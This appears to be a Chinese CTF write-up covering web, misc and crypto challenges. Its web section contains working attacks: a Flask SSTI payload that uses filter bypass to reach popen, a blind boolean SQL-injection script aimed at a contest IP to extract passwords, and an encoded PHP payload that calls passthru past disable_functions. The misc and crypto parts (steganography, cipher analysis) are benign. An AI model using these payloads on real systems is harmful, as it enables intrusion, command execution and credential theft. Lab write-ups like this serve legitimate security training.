**WEB**


**思思的爱**

1、




看到提示Flask想到常考的Flask模板注入(ssti)；


2、抓包可以看到后台确实是python框架，结合hint，得到假flag提示注入点为secret



3、测试确实存在ssti漏洞




进一步测试发现存在过滤，常用的base,mro, globals,popen都被过滤，尝试双写绕过成功



4、找到常用的popen函数可以进行利用执行shell，剩下的工作就是用shell找flag，找了一圈发现flag在上级目录，故可得最终的payload:


?secret={{"".\_\_class\_\_.\_\_babasese\_\_.\_\_subclasses\_\_()[117].\_\_init\_\_.\_\_gloglobalsbals\_\_['popopenpen']('cd%20..;ls;cat%20/fl4g').read()}}

得到flag如下：





**布尔注入**

1. 抓包没有任何发现，在robots.txt中发现Hint，可知需要向login.php，传username和password两个参数；



2．题目是布尔注入，于是寻找注入点，测试发现username存在注入点，利用返回的“user not found”和“password incorrect”进行数据库信息的猜解，直接写python脚本跑；





import sys

import requests

url="http://68.79.17.14:10009/login.php"

//库名

payload="a' or ascii(substr(database(),%s,1))=%s#"

//表名

payload2="a' or (ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),%s,1))=%s)#"

//字段名

payload3="a' or (ascii(substr((select column\_name from information\_schema.columns where table\_name='users' and table\_schema=database() limit 0,1),%s,1))=%s)#"

//password

payload4="a' or (ascii(substr((select password from hn13.users limit 0,1),%s,1))=%s)#"

chars = "\_{}.0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz,-@&%/^!~"

database=''

print("Start to retrive the database")

for i in range(1,47):

for char in chars:

p=payload4 % (str(i),ord(char))

print(p)

data = {"username":p,"password":"admin"}

r = requests.post(url,data=data)

if "password incorrect" in r.content.decode():


database=database+char

break

print("the database is :%s" % database)

3.得到库名为hn13,表名为users，有三个字段为id，username,password，所存的信息只有一条admin, hint{hn13\_l0ve5\_5ql1nj3cti0n\_F14ghgng1g3g.php}

4.hint提示F14ghgng1g3g.php，发现还有一关，是绕过正则匹配；



5.绕过正则的匹配的方法有很多种，这里用取反绕过

在本地把我们需要的命令取反然后URL编码


<?php

echo urlencode(~"getFlag");

?>

先尝试phpinfo()；

构造?hn13=$\_=~%8F%97%8F%96%91%99%90;$\_();



在disable\_fucitons发现常用的命令执行函数都被禁止，但是漏了passthru

经过测试发现flag在上上上级目录，于是构造直接cat flag

$\_\_\_=~%9C%97%9B%96%8D; //chdir

$\_\_\_\_=~%99%93%9E%98; //flag

$\_\_\_\_\_=~%9C%9E%8B; //cat


$\_\_\_\_\_\_=~%8F%9E%8C%8C%8B%97%8D%8A; //passthru

$\_\_\_("../../../");$\_\_\_\_\_\_("$\_\_\_\_\_ /$\_\_\_\_");

//chdir("../../../");passthru(cat /flag);

最终得到pyload


?hn13=$\_\_\_=~%9C%97%9B%96%8D;%20$\_\_\_\_=~%99%93%9E%98;%20$\_\_\_\_\_=~%9C%9E%8B;%20$\_\_\_\_\_\_=~%8F%9E%8C%8C%8B%97%8D%8A;%20$\_\_\_(%22../../../%22);$\_\_\_\_\_\_(%22$\_\_\_\_\_%20/$\_\_\_\_%22);



**MISC**


**签到题目**

一张png图片，stegsolve一下，看到一半的flag




Foremost分离出一个压缩包，伪加密

解压得到txt文件




**大音乐家**


Wav文件，audacity打开，像是01编码




Winhex打开




将00转为0，FF转为1，得到二进制字符串



转为16进制字符串




504b0304开头，是zip文件，保存为zip打开，伪加密，得到flag.txt



**监听消息**

打开流量包，最终tcp流，



89504E47，png文件头，保存为png图片



缺少定位符，ps将左边定位符移过来，扫描二维码，得到flag zstuctf{S011y\_f0r\_mlL\_m1stAk3}

**CRYPTO**

**替换密码**

密文：

vw bgmmq jm bown ha um

vw lemoub jm poum

hjoh xavpm zjvpj poggb ha um

owl bqmorb uf

waz v kvwl

hjm qjowhau ak hjm aqmeo vb hjmem

vwbvlm uf uvwl

字频分析一下，

# -\*- coding: utf-8 -\*-

import re

file = open('encrypt.txt')#读取文件的路径

line = file.readlines()

file.seek(0,0)

file.close()

result = {}#使用字典来保存查询信息

for i in range(97,123):#26位小写字母

count = 0

for j in line:

find\_line = re.findall(chr(i),j.lower())#查找出每一行匹配的字母，先转换小写再比对

count += len(find\_line)#把每一行的查询结果数相加

result[chr(i)] = count#向字典存入每个字母的最终查询的结果

res = sorted(result.items(),key=lambda item:item[1],reverse=True)#对字典的value进行排序，降序，res是一个可迭代对象

num = 1

for x in res:#递归输出一下字典的每一个元素

print('频数第{0}: '.format(num),x)

num += 1

m出现次数最多，m大概率为e

Jm，hjm 多次出现，猜测the，he

故ZSTUCTF{7j3\_qjow70u\_0k\_hjm\_032o}后面可以猜测of\_the,k为f

vw vb ,vw出现在开头，猜测vw为as at an中一个

ak,k为f，猜测a为o

Flag 中的qjow70u 可以确定为\_h\_nto\_

百度搜索类似单词

Snipaste_2020-08-14_13-09-46

Phantoms符合

故flag为

ZSTUCTF{7h3\_phan70m\_0f\_the\_032a}